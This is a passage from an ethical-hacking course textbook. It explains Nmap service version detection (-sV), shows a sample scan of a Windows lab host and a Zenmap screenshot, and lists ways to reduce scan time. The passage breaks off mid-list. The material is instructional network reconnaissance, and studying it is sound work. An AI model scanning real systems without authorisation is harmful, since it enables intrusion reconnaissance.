
```
nmap -sV 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
06:14 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE            VERSION
21/tcp   open  tcpwrapped
80/tcp   open  http               Microsoft IIS httpd
10.0
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows
netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ssl/ms-wbt-server?
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/
o:microsoft:windows

Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.22
seconds
```

https://nmap.org

Service Version Discovery

Every port is assigned a specific service, and every service has its own version. Some versions of the protocols are insecure, and they can allow attackers to compromise the machine by exploiting this vulnerability. Service version detection helps attackers to obtain information about the running services and their versions on a target system. By obtaining accurate service version numbers, an attacker can determine which exploits the target system is vulnerable to.

The version detection technique is nothing but examination of the TCP and UDP ports. The probes from the Nmap `service-probes` database are used for querying various services and matching expressions for recognizing and parsing responses. In Zenmap, the **-sV** option is used to detect service versions.


Zenmap
Scan
Tools
Profile
Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
10.10.1.11
Filter Hosts


Target: 10.10.1.11

Command: nmap -sV 10.10.1.11

```
nmap -sV 10.10.1.11
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
06:14 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE            VERSION
21/tcp   open  tcpwrapped
80/tcp   open  http               Microsoft IIS httpd
10.0
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows
netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ssl/ms-wbt-server?
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/
o:microsoft:windows

Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.22
seconds
```

Figure 3.75: Service version discovery in Zenmap



Nmap Scan Time Reduction Techniques

- In Nmap, **performance** and **accuracy** can be achieved by reducing the scan timing

Scan Time Reduction Techniques

1. Omit Non-critical Tests
2. Optimize Timing Parameters
3. Separate and Optimize UDP Scans
4. Upgrade Nmap
5. Execute Concurrent Nmap Instances
6. Scan from a Favorable Network Location
7. Increase Available Bandwidth and CPU Time

Nmap Scan Time Reduction Techniques

In Nmap, performance and accuracy take high priority, and this only be achieved only by reducing the long scan time. The important techniques for reducing the scan time are as follows:

- **Omit Non-critical Tests**

  While performing the Nmap scan, the time complexity can be reduced by the following methods:

  - Avoiding an intense scan if only a minimal amount of information is required.
  - The number of ports scanned can be limited using specific commands.
  - The port scan (`-sn`) can be skipped if and only if one has to check whether the hosts are online or not.
  - Advanced scan types (`-sC`, `-sV`, `-O`, `--traceroute`, and `-A`) can be avoided.
  - The DNS resolution should be turned on only when it is necessary.

- **Optimize Timing Parameters**

  To control the scan activity, Nmap provides the `-T` option for scanning ranging from high-level to low-level timing aggressiveness. This can be extremely useful for scanning highly filtered networks.

- **Separate and Optimize UDP Scans**

  As many vulnerable services use the UDP protocol, scanning the UDP protocol is vital, and it should be scanned separately, as TCP scans have different performance requirements and timing characteristics. Moreover, the UDP scan is more affected by the ICMP error rate-limiting compared to the TCP scan.

- **Upgrade Nmap**

  It is always advisable to use the upgraded version of Nmap as it contains many bug fixes, important algorithmic enhancements, and high-performance features such as local network ARP scanning.

- **Execute Concurrent Nmap Instances**

